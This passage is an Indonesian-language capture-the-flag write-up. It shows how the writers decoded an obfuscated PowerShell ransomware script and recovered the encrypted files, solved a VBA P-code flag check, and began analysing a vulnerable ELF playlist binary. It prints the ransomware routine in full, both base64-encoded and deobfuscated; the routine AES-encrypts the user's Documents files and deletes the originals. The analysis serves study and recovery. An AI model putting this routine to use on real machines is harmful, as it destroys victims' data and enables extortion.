ADYAMABiADEAZQBlAGUAYgAyAGUAOQA1AGAAIgAuACkAYAAiADYAMABiADEAZQBlAGUAYgAyAGUA
OQA1AGAAIgAgAGUAbQBhAE4ALQAgADAANgBFADkANgAwACQAIABoAHQAYQBQAC0AIAB5AHQAcgBl
AHAAbwByAFAAbQBlAHQASQAtAHQAZQBHACgAIAA9ACAAOQBBADYANgA3ADYAJAA7AGAAIgA3ADcA
YgBiAGYAYQA5AGEANwBlADIAMABcAG4AbwBpAHMAcgBlAFYAdABuAGUAcgByAHUAQwBcAFQATgAg
AHMAdwBvAGQAbgBpAFcAXAB0AGYAbwBzAG8AcgBjAGkATQBcAGUAcgBhAHcAdABmAG8AUwBcADoA
VQBDAEsASABgACIAIAA9ACAAMAA2AEUAOQA2ADAAJAA7AH0AYAAiACEAdABzAGkAeABFACAAeQBk
AGEAZQByAGwAQQBgACIAewAgAF0AbgBvAGkAdABwAGUAYwB4AEUATwBJAC4ATwBJAC4AbQBlAHQA
cwB5AFMAWwAgAGgAYwB0AGEAYwAgAH0AcABvAHQAUwAgAG4AbwBpAHQAYwBBAHIAbwByAHIARQAt
ACAAeQByAG8AdABjAGUAcgBpAEQAIABlAHAAeQBUAG0AZQB0AEkALQAgADAAOQA2ADkANgAwACQA
IABoAHQAYQBQAC0AIABtAGUAdABJAC0AdwBlAE4AewAgAHkAcgB0ADsAYAAiAGUAZwBhAHIAYQBH
AFwAdABmAG8AcwBvAHIAYwBpAE0AXABsAGEAYwBvAEwAXABhAHQAYQBEAHAAcABBAFwAYAAiACAA
KwAgAGUAbQBhAE4AcgBlAHMAVQA6AHYAbgBFACQAIAArACAAYAAiAFwAcwByAGUAcwBVAFwAOgBD
AGAAIgAgAD0AIAAwADkANgA5ADYAMAAkADsARgBEAEQARgA4ADEAJAAgAD0AIABBAEMAOQBDADkA
RgAkADsAYAAiAHMAdABuAGUAbQB1AGMAbwBEAFwAYAAiACAAKwAgAGUAbQBhAE4AcgBlAHMAVQA6
AHYAbgBFACQAIAArACAAYAAiAFwAcwByAGUAcwBVAFwAOgBDAGAAIgAgAD0AIABGAEQARABGADgA
MQAkADsAfQAwAEMAMwA4ADcARAAkACAAaAB0AGEAUAAtACAAbQBlAHQASQAtAGUAdgBvAG0AZQBS
ADsAYAAiAGUAbgBvAGQAYAAiACAAdAB1AHAAdAB1AE8ALQBlAHQAaQByAFcAOwApADQANABGADEA
OABDACQAIAAsADEARQA4ADMAQwBFAGAAJAAoAHMAZQB0AHkAQgBsAGwAQQBlAHQAaQByAFcAOgA6
AF0AZQBsAGkARgAuAE8ASQAuAG0AZQB0AHMAeQBTAFsAIAA9ACAAMgA2ADcAMwBGADgAJAA7ADEA
RQA4ADMAQwBFACQAIAB0AHUAcAB0AHUATwAtAGUAdABpAHIAVwA7ACkAKABlAHMAbwBwAHMAaQBE
AC4AQgAyAEIARAA4ADgAJAA7ADAARgAwAEIAMgA0ACQAIAArACAAVgBJAC4AQgAyAEIARAA4ADgA
JAAgAD0AIAA0ADQARgAxADgAQwAkACAAXQBdAFsAZQB0AHkAYgBbADsAOwApAGgAdABnAG4AZQBM
AC4AOAA1AEUAQQBEAEIAJAAgACwAMAAgACwAOAA1AEUAQQBEAEIAYAAkACgAawBjAG8AbABCAGwA
YQBuAGkARgBtAHIAbwBmAHMAbgBhAHIAVAAuADgARgA1ADgARgBGACQAIAA9ACAAMABGADAAQgAy
ADQAJAA7ACkAKAByAG8AdABwAHkAcgBjAG4ARQBlAHQAYQBlAHIAQwAuAEIAMgBCAEQAOAA4ACQA
IAA9ACAAOABGADUAOABGAEYAJAA7ACkAMABDADMAOAA3AEQAYAAkACgAcwBlAHQAeQBCAGwAbABB
AGQAYQBlAFIAOgA6AF0AZQBsAGkARgAuAE8ASQAuAG0AZQB0AHMAeQBTAFsAIAA9ACAAOAA1AEUA
QQBEAEIAJAA7ADcAUwBDAEsAUAA6ADoAXQBlAGQAbwBNAGcAbgBpAGQAZABhAFAALgB5AGgAcABh
AHIAZwBvAHQAcAB5AHIAQwAuAHkAdABpAHIAdQBjAGUAUwAuAG0AZQB0AHMAeQBTAFsAIAA9ACAA
ZwBuAGkAZABkAGEAUAAuAEIAMgBCAEQAOAA4ACQAOwBDAEIAQwA6ADoAXQBlAGQAbwBNAHIAZQBo
AHAAaQBDAC4AeQBoAHAAYQByAGcAbwB0AHAAeQByAEMALgB5AHQAaQByAHUAYwBlAFMALgBtAGUA
dABzAHkAUwBbACAAPQAgAGUAZABvAE0ALgBCADIAQgBEADgAOAAkADsAQQAzADYAMgA4ADYAJAAg
AD0AIABWAEkALgBCADIAQgBEADgAOAAkADsAMQBEADkAOQAwADQAJAAgAD0AIAB5AGUASwAuAEIA
MgBCAEQAOAA4ACQAOwBgACIAZABlAGcAYQBuAGEATQBzAGUAQQAuAHkAaABwAGEAcgBnAG8AdABw
AHkAcgBDAC4AeQB0AGkAcgB1AGMAZQBTAC4AbQBlAHQAcwB5AFMAYAAiACAAdABjAGUAagBiAE8A
```

```
LQB3AGUATgAgAD0AIABCADIAQgBEADgAOAAkADsAfQBgACIAUgBPAFIAUgBFAGAAIgAgAHcAbwBy
AGgAdAB7ACAAKQA2ADEAIABlAG4ALQAgAGgAdABnAG4AZQBMAC4AQQAzADYAMgA4ADYAYAAkACgA
IABmAGkAOwB9AGAAIgBSAE8AUgBSAEUAYAAiACAAdwBvAHIAaAB0AHsAIAApADIAMwAgAGUAbgAt
ACAAaAB0AGcAbgBlAEwALgAxAEQAOQA5ADAANAAkACAAZABuAGEALQAgADQAMgAgAGUAbgAtACAA
aAB0AGcAbgBlAEwALgAxAEQAOQA5ADAANAAkACAAZABuAGEALQAgADYAMQAgAGUAbgAtACAAaAB0
AGcAbgBlAEwALgAxAEQAOQA5ADAANABgACQAKAAgAGYAaQA7ACkAOAAyAEUARQAyADkAYAAkACgA
cwBlAHQAeQBCAHQAZQBHAC4AOABGAFQAVQA6ADoAXQBnAG4AaQBkAG8AYwBuAEUALgB0AHgAZQBU
AC4AbQBlAHQAcwB5AFMAWwAgAD0AIABBADMANgAyADgANgAkADsAKQA5AEEANgA2ADcANgBgACQA
KABzAGUAdAB5AEIAdABlAEcALgA4AEYAVABVADoAOgBdAGcAbgBpAGQAbwBjAG4ARQAuAHQAeABl
AFQALgBtAGUAdABzAHkAUwBbACAAPQAgADEARAA5ADkAMAA0ACQAOwApADgAMgBFAEUAMgA5ACQA
XQBnAG4AaQByAHQAcwBbACwAOQBBADYANgA3ADYAJABdAGcAbgBpAHIAdABzAFsALAAxAEUAOAAz
AEMARQAkAF0AZwBuAGkAcgB0AHMAWwAsADAAQwAzADgANwBEACQAXQBnAG4AaQByAHQAcwBbACgA
IABtAGEAcgBhAHAAewAgAGUAbABpAEYALQB0AHAAeQByAGMAbgBFACAAbgBvAGkAdABjAG4AdQBm
ACIAOwAgACQAWABTAGoAZABzAEYAVgAgAD0AIAAkAEsAcwBqAGkAQgBEAFsALQAxACAALgAuACAA
LQAkAEsAcwBqAGkAQgBEAC4ATABlAG4AZwB0AGgAXQA7ACAAJABBAEMAYgB4AFMARABpACAAPQAg
ACgALQBqAG8AaQBuACAAJABYAFMAagBkAHMARgBWACkAOwAgAGkAZQB4ACAAJABBAEMAYgB4AFMA
RABpAA
```

Setelah kita lakukan decode base64, didapati proses enkripsi file.

powershell_command

```
$KsjiBD = "`" senod`" tuptuO-etirW;}82EE29$ 9A6676$ 1E83CE$ 0C387D$
eliF-tpyrcnE;emaN.CE5B9C$ htaPdlihC- 096960$ htaP- htaP-nioJ =
1E83CE$;emaNlluF.CE5B9C$ = 0C387D`${ )5348F1$ ni CE5B9C`$( hcaerof;eliF-
AC9C9F$ htaP- metIdlihC-teG = 5348F1$;}06E960$ htaP- yrotceriD epyTmetI-
metI-weN{ ))06E960$ htaP- htaP-tseT( ton-( fi;9A6676$ tuptuO-etirW;`"
123f3482a670`".)`" 123f3482a670`" emaN- 06E960$ htaP- ytreporPmetI-teG( =
82EE29$;`" 60b1eeeb2e95`".)`" 60b1eeeb2e95`" emaN- 06E960$ htaP-
ytreporPmetI-teG( = 9A6676$;`" 77bbfa9a7e20\noisreVtnerruC\TN
swodniW\tfosorciM\erawtfoS\: UCKH`" = 06E960$;}`" !tsixE ydaerlA`"{
]noitpecxEOI.OI.metsyS[ hctac }potS noitcArorrE- yrotceriD epyTmetI- 096960$
htaP- metI-weN{ yrt;`" egaraG\tfosorciM\lacoL\ataDppA\`" + emaNresU:vnE$ +
`"\sresU\: C`" = 096960$;FDDF81$ = AC9C9F$;`" stnemucoD\`" + emaNresU:vnE$ +
`"\sresU\: C`" = FDDF81$;}0C387D$ htaP- metI-evomeR;`" enod`"
tuptuO-etirW;)44F18C$ ,1E83CE`$(setyBllAetirW::]eliF.OI.metsyS[ =
2673F8$;1E83CE$ tuptuO-etirW;)(esopsiD.B2BD88$;0F0B24$ + VI.B2BD88$ =
44F18C$ ]][etyb[;;)htgneL.85EADB$ ,0 ,85EADB`$(kcolBlaniFmrofsnarT.8F58FF$ =
0F0B24$;)(rotpyrcnEetaerC.B2BD88$ =
8F58FF$;)0C387D`$(setyBllAdaeR::]eliF.OI.metsyS[ =
```

```
85EADB$;7SCKP::]edoMgniddaP.yhpargotpyrC.ytiruceS.metsyS[ =
gniddaP.B2BD88$;CBC::]edoMrehpiC.yhpargotpyrC.ytiruceS.metsyS[ =
edoM.B2BD88$;A36286$ = VI.B2BD88$;1D9904$ = yeK.B2BD88$;`"
deganaMseA.yhpargotpyrC.ytiruceS.metsyS`" tcejbO-weN = B2BD88$;}`" RORRE`"
worht{ )61 en- htgneL.A36286`$( fi;}`" RORRE`" worht{ )23 en- htgneL.1D9904$
dna- 42 en- htgneL.1D9904$ dna- 61 en- htgneL.1D9904`$(
fi;)82EE29`$(setyBteG.8FTU::]gnidocnE.txeT.metsyS[ =
A36286$;)9A6676`$(setyBteG.8FTU::]gnidocnE.txeT.metsyS[ =
1D9904$;)82EE29$]gnirts[,9A6676$]gnirts[,1E83CE$]gnirts[,0C387D$]gnirts[(
marap{ eliF-tpyrcnE noitcnuf";
$XSjdsFV = $KsjiBD[-1 ..- $KsjiBD.Length];
$ACbxSDi = (-join $XSjdsFV);
iex $ACbxSDi
```

Setelah kita deobfuscate, kode pada command powershell didapati sebagai berikut.

enc.ps1


```
function Encrypt - File
{
    param([string] $D783C0, [string] $EC38E1, [string] $6766A9, [string]
$92EE28);
    $4099D1 = [System.Text.Encoding] ::UTF8.GetBytes($`6766A9);
    $68263A = [System.Text.Encoding] ::UTF8.GetBytes($`92EE28);
    if ($`4099D1.Length - ne 16 - and $4099D1.Length - ne 24 - and
$4099D1.Length - ne 32)
    {
        throw "`ERROR"`
    };
    if ($`68263A.Length - ne 16)
    {
        throw "`ERROR"`
    };
    $88DB2B = New - Object "`System.Security.Cryptography.AesManaged"`;
    $88DB2B.Key = $4099D1;
    $88DB2B.IV = $68263A;
    $88DB2B.Mode = [System.Security.Cryptography.CipherMode] ::CBC;
    $88DB2B.Padding = [System.Security.Cryptography.PaddingMode] ::PKCS7;
    $BDAE58 = [System.IO.File] ::ReadAllBytes($`D783C0);
```

```
    $FF85F8 = $88DB2B.CreateEncryptor();
    $42B0F0 = $FF85F8.TransformFinalBlock($`BDAE58, 0, $BDAE58.Length);
    ;
    [byte[]] $C81F44 = $88DB2B.IV + $42B0F0;
    $88DB2B.Dispose();
    Write - Output $EC38E1;
    $8F3762 = [System.IO.File] ::WriteAllBytes($`EC38E1, $C81F44);
    Write - Output "`done"`;
    Remove - Item - Path $D783C0
};
$18FDDF = "`C:\Users\"` + $Env:UserName + "`\Documents "`;$F9C9CA =
$18FDDF;$069690 = "`C :\Users\"` + $Env:UserName +
"`\AppData\Local\Microsoft\Garage "`;try {New-Item -Path $069690 -ItemType
Directory -ErrorAction Stop} catch [System.IO.IOException] {"`Already Exist
!"`};$069E60 = "`HKCU :\Software\Microsoft\Windows
NT\CurrentVersion\02e7a9afbb77 "`;$6766A9 = (Get-ItemProperty -Path $069E60
-Name "`59e2beee1b06 "`)."`59e2beee1b06 "`;$92EE28 = (Get-ItemProperty -Path
$069E60 -Name "`076a2843f321 "`)."`076a2843f321 "`;Write-Output $6766A9;if
(-not (Test-Path -Path $069E60)) {New-Item -ItemType Directory -Path
$069E60};$1F8435 = Get-ChildItem -Path $F9C9CA -File;foreach ($`C9B5EC in
$1F8435) {$`D783C0 = $C9B5EC.FullName;$EC38E1 = Join-Path -Path $069690
-ChildPath $C9B5EC.Name;Encrypt-File $D783C0 $EC38E1 $6766A9
$92EE28};Write-Output "`dones "`
```

Pada kode diatas dapat kita simpulkan bahwa:

- Proses enkripsi file dilakukan menggunakan AES CBC
- Ransom akan mengenkripsi semua file yang ada pada folder **C:\User\USERNAME\Documents** ; **C:\User\USERNAME\AppData\Local\Microsoft\Garage**
- Key untuk enkripsi dengan AES CBC diambil dari registry **HKCU :\Software\Microsoft\Windows NT\CurrentVersion\02e7a9afbb77** pada item bernama **59e2beee1b06**
- IV untuk enkripsi dengan AES CBC diambil dari registry **HKCU :\Software\Microsoft\Windows NT\CurrentVersion\02e7a9afbb77** pada item **076a2843f321**
- Hasil enkripsi memiliki format **IV bytes + ENC_FILES bytes**

Untuk mendapatkan nilai key dan IV yang ada pada registry Windows, kami menggunakan tool **Registry Extractor** dengan memuat registry hive **NTUSER.DAT** yang ada pada direktori **sand-4eCC834FCF.**





Setelah mendapatkan key dan iv, kami mendecrypt semua file yang sudah terenkripsi di direktori yang sudah kami jelaskan sebelumnya.

solve.py

```
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
import os

key = "ea0aaa5d53dddfe1".encode()
iv  = "15ccfc351be2d69c".encode()

filename = os.listdir("DUMP")
for fname in filename:
    enc = open("DUMP/" + fname, "rb").read()[len(iv):]
    chiper = AES.new(key, AES.MODE_CBC, iv)
    dec = unpad(chiper.decrypt(enc), AES.block_size)
    out = open("dec_" + fname, "wb")
    out.write(dec)
```

Setelah dilakukan decryption pada semua file, flag ditemukan didalam file **dec_seccreetttttt_credentialll_confidentalll_moodd_booossteerrrr.pdf**





gemastik{be_careful_with_what_is_on_the_internet_r4nsom_everywhere}

REVERSE ENGINEERING

Baby P-Code

Flag: gemastik{1_4m_st0mped____hmmm}

Diberikan sebuah file dokumen .xls yang didalamnya terdapat sebuah macros untuk melakukan pengecekan flag. Untuk melakukan analisis dan ekstraksi kode VBA macro, kami menggunakan tool **olevba** dengan argumen **--show-pcode** untuk menampilkan disassembled P-code. Setelah perintah dijalankan, maka akan didapati hasil sebagai berikut.

```
' Module streams:
' _VBA_PROJECT_CUR/VBA/ThisWorkbook - 2551 bytes
' Line #0:
'       FuncDefn (Private Sub checkflag())
' Line #1:
'       Dim
'       VarDefn targetString (As String)
' Line #2:
'       Dim
'       VarDefn checkString (As String)
' Line #3:
' Line #4:
'       LineCont 0x0010 25 00 13 00 48 00 13 00 6B 00 13 00 8E 00 13 00
'       LitDI2 0x0067
'       ArgsLd Chr 0x0001
'       LitDI2 0x0065
'       ArgsLd Chr 0x0001
'       Concat
'       LitDI2 0x006D
'       ArgsLd Chr 0x0001
'       Concat
'       LitDI2 0x0061
'       ArgsLd Chr 0x0001
'       Concat
'       LitDI2 0x0073
'       ArgsLd Chr 0x0001
'       Concat
'       LitDI2 0x0074
'       ArgsLd Chr 0x0001
'       Concat
'       LitDI2 0x0069
'       ArgsLd Chr 0x0001
```

```
'       Concat
'       LitDI2 0x006B
'       ArgsLd Chr 0x0001
'       Concat
'       LitDI2 0x007B
'       ArgsLd Chr 0x0001
'       Concat
'       LitDI2 0x0031
'       ArgsLd Chr 0x0001
'       Concat
'       LitDI2 0x005F
'       ArgsLd Chr 0x0001
'       Concat
'       LitDI2 0x0034
'       ArgsLd Chr 0x0001
'       Concat
'       LitDI2 0x006D
'       ArgsLd Chr 0x0001
'       Concat
'       LitDI2 0x005F
'       ArgsLd Chr 0x0001
'       Concat
'       LitDI2 0x0073
'       ArgsLd Chr 0x0001
'       Concat
'       LitDI2 0x0074
'       ArgsLd Chr 0x0001
'       Concat
'       LitDI2 0x0030
'       ArgsLd Chr 0x0001
'       Concat
'       LitDI2 0x006D
'       ArgsLd Chr 0x0001
'       Concat
'       LitDI2 0x0070
'       ArgsLd Chr 0x0001
'       Concat
'       LitDI2 0x0065
'       ArgsLd Chr 0x0001
'       Concat
'       LitDI2 0x0064
'       ArgsLd Chr 0x0001
'       Concat
```

```
'       LitDI2 0x005F
'       ArgsLd Chr 0x0001
'       Concat
'       LitDI2 0x005F
'       ArgsLd Chr 0x0001
'       Concat
'       LitDI2 0x005F
'       ArgsLd Chr 0x0001
'       Concat
'       LitDI2 0x005F
'       ArgsLd Chr 0x0001
'       Concat
'       LitDI2 0x0068
'       ArgsLd Chr 0x0001
'       Concat
'       LitDI2 0x006D
'       ArgsLd Chr 0x0001
'       Concat
'       LitDI2 0x006D
'       ArgsLd Chr 0x0001
'       Concat
'       LitDI2 0x006D
'       ArgsLd Chr 0x0001
'       Concat
'       LitDI2 0x007D
'       ArgsLd Chr 0x0001
'       Concat
'       St targetString
' Line #5:
'       LitStr 0x0002 "A1"
'       ArgsLd Range 0x0001
'       MemLd Value
'       Ld targetString
'       Eq
'       IfBlock
' Line #6:
'       LitStr 0x0008 "Correct!"
'       ArgsCall MsgBox 0x0001
' Line #7:
'       ElseBlock
' Line #8:
'       LitStr 0x000A "Incorrect!"
'       ArgsCall MsgBox 0x0001
```

```
' Line #9:
'       EndIfBlock
' Line #10:
'       EndSub
' Line #11:
' Line #12:
'       FuncDefn (Sub Workbook_Open())
' Line #13:
'       ArgsCall checkflag 0x0000
' Line #14:
'       EndSub
' _VBA_PROJECT_CUR/VBA/Sheet1 - 1091 bytes
```

Dapat dilihat bahwa pada potongan kode di fungsi checkflag() akan dilakukan pengecekan dengan string **targetstring**. Flag didapatkan dengan menyusun ulang karakter-karakter pada variable **targetstring.**

solve.py

```
flag = [0x0067,0x0065,0x006D,0x0061,0x0073,0x0074,0x0069,0x006B,
        0x007B,0x0031,0x005F,0x0034,0x006D,0x005F,0x0073,0x0074,
        0x0030,0x006D,0x0070,0x0065,0x0064,0x005F,0x005F,0x005F,
        0x005F,0x0068,0x006D,0x006D,0x006D,0x007D]

print(''.join([chr(i) for i in flag]))
# gemastik{1_4m_st0mped____hmmm}
```

BINARY EXPLOITATION

Baby Ulala

Flag: gemastik{enjoy_your_journey_on_pwnw0rld_LINZ_AND_ENRYU_IS_HERE}

Diberikan hanya sebuah file bernama ***ulele***, mari kita lakukan footprint:

```
└──- [★]$ file ulele
ulele: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically
linked,            interpreter            /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=d94783f6eb716be66900b3e44eebe07e8db3cc42,   for   GNU/Linux
3.2.0, not stripped

└──- [★]$ pwn checksec ulele
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

Ketika kita mencoba menjalankan kita ditemukan oleh 3 opsi seperti berikut:

```
└──- [★]$ ./ulele
Menu:
1. Add Song
2. Delete Song
3. View Songs
4. Exit
Enter your choice:
```

Apabila kita lihat hasil decompilasi yang dihasilkan dari Ghidra, tidak ada opsi tersembunyi:

```
void main(EVP_PKEY_CTX *param_1)


{
  undefined pool [4032];
  undefined local_4008 [16380];
  int c;

  // snippet
  init(param_1);
LAB_004017ca:
  displayMenu();
  printf("Enter your choice: ");
  c = readint();
  if (c == 4) {
```

```
    puts("Exiting the program.");
    return;
  }
  if (c < 5) {
    if (c == 3) {
      displayPlaylist(pool);
      goto LAB_004017ca;
    }
    if (c < 4) {
      if (c == 1) {
        addSong(pool);
      }
      else {
        if (c != 2) goto LAB_0040185f;
        deleteSong(pool);
      }
      goto LAB_004017ca;
    }
  }
LAB_0040185f:
  puts("Invalid choice. Please try again.");
  goto LAB_004017ca;
}
```

Opsi pertama memiliki fungsionalitas untuk menambahkan ***Song*** pada suatu ***pool*** of buffer yang terletak pada stack di fungsi ***main()***.

```
void addSong(long pool)
{
  undefined4 dur;
  long _idx;
  size_t len;

  if (song_count < 100) {
    printf("Enter song title: ");
    fgets((char *)(pool + (long)song_count * 0xcc),0x100,stdin);
    _idx = (long)song_count;
    len = strcspn((char *)(pool + (long)song_count * 0xcc),"\n");
    *(undefined *)(_idx * 0xcc + pool + len) = 0;
    printf("Enter artist name: ");
    fgets((char *)(pool + (long)song_count * 0xcc + 100),0x100,stdin);
    _idx = (long)song_count;
    len = strcspn((char *)(pool + (long)song_count * 0xcc + 100),"\n");
    *(undefined *)(_idx * 0xcc + pool + 100 + len) = 0;
```


```
    printf("Enter duration (in seconds): ");
    _idx = (long)song_count;
    dur = readint();
    *(undefined4 *)(_idx * 0xcc + pool + 200) = dur;
    song_count = song_count + 1;
    puts("Song added successfully.");
  }
  else {
    puts("Playlist is full. Cannot add more songs.");
  }
  return;
}
```

Pada fungsi tersebut, terdapat 3 posisi dimana terdapat assignment yang terjadi pada ***pool*** tersebut, berdasarkan hal tersebut dapat disimpulkan bahwa ***Song*** memiliki structure seperti berikut:

```
Song {
    offset 0x0   :    char title[0x100];
    offset 0x100:    char name[0x100];
    offset 0x200:    int duration;
}
```

note: ***song_count*** digunakan sebagai index pada array ***pool***.

Pada opsi kedua, kita dapat menghapus sebuah entry ***Song*** dari ***pool***, namun dekompilasi sangat tidak berbaik hati seperti yang dapat dilihat pada berikut:



Maka dari itu saya memutuskan untuk saat ini menganggapnya sebagai abstraksi dan pahami flow nya secara dinamis sampai pada hal ini menjadi relevan lagi di tahap eksploitasi kedepannya.

note: index yang diberikan saat delete dimulai dari 1 daripada 0

```
└─╼ [★]$ ./ulele
Menu:
1. Add Song
2. Delete Song
3. View Songs
4. Exit
Enter your choice: 1
Enter song title: idk
Enter artist name: idk
Enter duration (in seconds): 1
Song added successfully.
Menu:
1. Add Song
2. Delete Song
3. View Songs
4. Exit
Enter your choice: 2
Enter the number of the song to delete: 1
Song deleted successfully.
Menu:
1. Add Song
2. Delete Song
3. View Songs
4. Exit
Enter your choice:
```


Terdapat opsi ketiga, namun fungsionalitas tersebut tidak relevan karena tidak pernah dipakai pada eksploitasi sehingga saya tidak akan membahasnya.

